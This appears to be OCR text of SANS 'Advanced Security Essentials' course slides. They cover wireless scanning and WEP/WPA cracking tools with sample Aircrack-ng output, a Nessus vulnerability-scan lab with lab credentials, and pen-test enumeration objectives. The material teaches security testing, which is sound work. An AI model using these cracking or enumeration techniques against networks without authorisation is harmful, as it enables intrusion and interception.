
nessus
GFiLANguard
QUALYS
RAPID7
nCircle

Advanced Security Essentials

This slide lists some of the best-known commercial vulnerability scanners on the market today. SANS doesn't endorse any one tool, so your mileage may vary with any of them.


Wireless Network Scanning

- Extends the network boundary
- Poor security
- Tools:
  - Netstumbler
  - Kismet
  - AirSnort
  - WEPcrack
  - Aircrack-NG



```
                              Aircrack-ng 0.9.1


                [00:00:03] Tested 554400/1400000 keys (got 53318 IVs)

 KB    depth   byte(vote)
  0    0/  1   74( 280) F4( 245) 06( 242) C1( 242) F9( 239) 4D( 238) 5E( 237)
  1    0/  1   6F( 320) 35( 246) 67( 244) C9( 239) 39( 237) 57( 237) 2E( 235)
  2    0/  1   6F( 274) 80( 244) 05( 242) 40( 241) 82( 241) 99( 238) 05( 237)
  3    0/  1   72( 284) F2( 246) F5( 245) 09( 242) 36( 240) 82( 240) 10( 238)
  4    0/ 22   63( 252) D6( 246) E3( 243) 25( 242) 3C( 241) 0D( 241) 30( 241)
  5    0/  1   6F( 271) 32( 239) 47( 239) 7A( 238) C3( 238) 97( 236) 23( 235)
  6    0/  1   6E( 277) 78( 248) 3F( 247) 54( 247) 08( 246) 5D( 242) CD( 241)
  7    0/  1   2D( 279) C8( 244) E7( 244) 5A( 240) F3( 239) 8C( 237) 6E( 236)
  8    0/ 10   2D( 258) DD( 242) 28( 242) FA( 241) 87( 241) 81( 240) CC( 239)
  9    0/  1   64( 317) A5( 245) 89( 243) EE( 242) 2E( 241) 6D( 240) BF( 240)
 10    3/ 21   65( 242) ED( 240) F9( 240) 02( 240) 9F( 238) A7( 238) 38( 235)
 11    0/ 12   6D( 257) 57( 245) 38( 243) 4E( 242) C4( 240) 87( 239) A7( 238)
 12    8/ 10   4E( 233) 03( 232) 91( 232) 1C( 231) 10( 230) 64( 230) E4( 230)

   KEY FOUND! [ 74:6F:6F:72:63:6F:6E:2D:2D:64:65:6D:6F ] (ASCII: toorcon--demo )
      Decrypted correctly: 100%
```

More and more organizations and home users are deploying wireless networks. Like modems, wireless networks create another entry point into a network. However, because wireless networks use air waves for transmission, the physical network is effectively extended beyond the boundaries of the organization. Also like modems, wireless networks often have little or no security. Looking for rogue and unsecured wireless networks is an essential part of a penetration test. A wireless network that is poorly secured and connected to the internal wired network offers an easy entry point for an attacker. There are several tools available to scan for wireless access points and to attempt penetration, such as Netstumbler and Kismet. There are also tools that will attempt to crack the Wired Equivalent Privacy (WEP) encryption techniques used by some wireless networks, such as AirSnort and WEPcrack. The most common tool employed by pen testers today in the realm of wireless assessment is Aircrack-NG, which can perform WEP and WPA cracking, as well as a variety of supporting functions.



Wireless Attacks


- Sniffing
- MAC spoofing
- WEP/WPA cracking
- AP spoofing
- DoS

Advanced Security Essentials

Wireless networks are vulnerable to sniffing, MAC spoofing, and WEP/WPA cracking attacks. They can be sniffed just by an attacker sitting outside of the building in the parking lot. A lot of wireless networks use MAC-level access control; however, MAC addresses can be sniffed even when WEP is in use. Because WEP is not a very secure protocol, it can easily be cracked. Wireless networks are also vulnerable to access point spoofing where legitimate users connect unknowingly to a fake access point, when an attacker can steal passwords, and other information. Because wireless networks use airwaves, they are vulnerable to denial of service attacks from inadvertent or malicious interference from traffic using the same radio band. Each of these attacks, with the exception of DoS, should be attempted as part of a penetration test.

War Driving: Netstumbler

- www.netstumbler.org
- Free
- Locates wireless network access points
- Windows-based
- Records:
  - SSID
  - MAC address
  - Channel
  - Signal strength




Advanced Security Essentials

War driving is the act of driving (or walking, or flying) around and locating wireless access points. Netstumbler is a popular Windows-based war driving tool used to find access points and map their location with a GPS. Netstumbler will report the access point SSID, signal strength, MAC address, and channel. There exists Linux and MacOS ports of Netstumbler that perform the same function as the Windows-based tool.

Let's look at an example screen shot of Netstumbler with located access points in Washington, DC. Notice the information that you get such as SSID, channel, and whether WEP or other encryption method is being used.

War Driving: InSSIDer


- http://www.metageek.net/products/inssider/
- More capable and robust (and updated) than Netstumbler
- Similar capabilities, though



☑	MAC Address	Vendor	SSID
☑	[illegible]	[illegible]	[illegible]
☑	[illegible]	[illegible]	[illegible]
☑	[illegible]	TP-LINK Technologies Co., Ltd.	[illegible]
☑	[illegible]	ZTE CORPORATION	[illegible]
☑	[illegible]	[illegible]	[illegible]
☑	[illegible]	Netgear Inc	[illegible]

Advanced Security Essentials

Another tool that is more up-to-date than Netstumbler is InSSIDer from Metageek. This has better Windows driver support, as well as a streamlined and improved GUI.




Lab 3

Scanning with Nessus

Advanced Security Essentials

This page intentionally left blank.




Lab Goal

- In this lab, we do a simple vulnerability scan with Nessus
- We can scan both our local Kali system and the Windows system you've been using
- Nessus is one example of a modern, robust vulnerability scanner
  - There are of course many others

Advanced Security Essentials

In this lab, we'll run a quick vulnerability scan with Nessus.



Get Nessus Started

- Log in to Kali
- Open a terminal window
- Run /etc/init.d/nessusd start
- Open Firefox browser to http://127.0.0.1:8834
  - At a command prompt, type "firefox https://127.0.0.1:8834&"


Advanced Security Essentials

Start up Nessus with the following steps:

Log in to Kali.
Open a terminal window.
Run /etc/init.d/nessusd start.
Open Firefox browser to http://127.0.0.1:8834.

Log in to Nessus

- Log in to Nessus with these credentials: sec501/sec501
- Choose "New Scan" on the left; then, choose "Basic Network Scan"



Advanced Security Essentials


Log in to Nessus with these credentials:

sec501/sec501

Choose "New Scan" on the left. Then, choose "Basic Network Scan."

Enter Scan Parameters

- Now enter your scan parameters
- Name: SEC501 Scan
- Targets (separate with a comma):
  - 127.0.0.1 (local)
  - 10.10.0.10 (Windows)
- Click "Save"



Name: SEC501 Scan
Description:
Folder: My Scans
Scanner: Local Scanner
Targets: 127.0.0.1,10.10.0.10

Advanced Security Essentials


Now, we'll need to create a new scan task with specific parameters.

Enter your scan parameters:
Name: SEC501 Scan
Targets:
127.0.0.1 (local)
10.10.0.10 (Windows)

Click "Save."

Your Scan...Running

- Your scan should now be running
- Click the name of the scan to see the real-time results
- Note: It can take 5-10 minutes to run a scan



Name	Schedule	Last Scan ▲
SEC501 Scan	On Demand	12:51 PM


Your scan should now be running.

Click the name of the scan to see the real-time results.

Note: It can take 5-10 minutes to run a scan.

Check Out the Report!

- Click the name of the scan, and then a host IP
- All the vulnerabilities found will be listed by rank



SEC501 Scan

Hosts › 127.0.0.1 › Vulnerabilities

Severity ▲	Plugin Name	Plugin Family	Count
[illegible]	Apache mod_status /server-status ...	Web Servers	1
[illegible]	SSL Certificate Cannot Be Trusted	General	1
[illegible]	SSL Certificate with Wrong Hostname	General	1
INFO	[illegible] port scanner (SSH)	Port scanners	7
INFO	Service Detection	Service detection	3
INFO	[illegible] Detection	[illegible]	2
INFO	HTTP Server Type and Version	Web Servers	2
INFO	HyperText Transfer Protocol (HTT...	Web Servers	2
INFO	Apache Banner Linux Distribution ...	Web Servers	1
INFO	Authenticated Check : OS Name ...	Settings	1

Host Details

IP: 127.0.0.1
DNS: [illegible]
MAC: [illegible]
OS: Linux Kernel [illegible]
Start: Today at 12:51 PM
End: Today at 12:53 PM
Elapsed: 2 minutes
KB: Download


Vulnerabilities

Advanced Security Essentials

Click on either of the two addresses you scanned either during the scan or once it completes.

The various vulnerabilities found will be listed in order of severity (most severe at the top).

Are there any listed that are significant?




Lab Conclusion

- In this lab, we performed a simple vulnerability assessment of your Windows and Kali hosts
- What kinds of results did you get?
- Nessus is a professional grade vulnerability scanner; others include Qualys, Rapid7, BeyondTrust, and more

Advanced Security Essentials

In this lab, we briefly explored Nessus, running a simple scan against our Windows and Kali systems.




Basic Pen Testing Process

- Determine the scope
- Information gathering
- Scanning
- Enumeration
- Exploiting
- Pivoting
- Reporting

Advanced Security Essentials

The next phase of penetration testing is the Enumeration phase. This is where several tools are used to enumerate services, open ports, passwords, security policies, user IDs, and other helpful items used to exploit the system. This section of the course covers the tools, techniques, and resources for enumerating system ports, users, services, banners, and other information of interest.




Enumeration Phase Objectives

- **Internal Testing Focus**
- Attempt to acquire the following information:
  - Application and banner grabbing
  - Open shares
  - Valid accounts and groups
  - Routing tables
  - SNMP data

Advanced Security Essentials

In general, enumeration can be performed for both internal and external testing, but tends to be most fruitful and applicable for internal testing scenarios. In this section, we describe a few useful tools and use cases for furthering your knowledge of systems and apps when testing internally.

This slide also lists the various types of information that enumeration techniques intend to uncover. Enumeration involves actively probing the system and includes banner grabbing, looking for open shares, and validating user accounts or groups. Therefore, enumeration is slightly more intrusive than scanning.

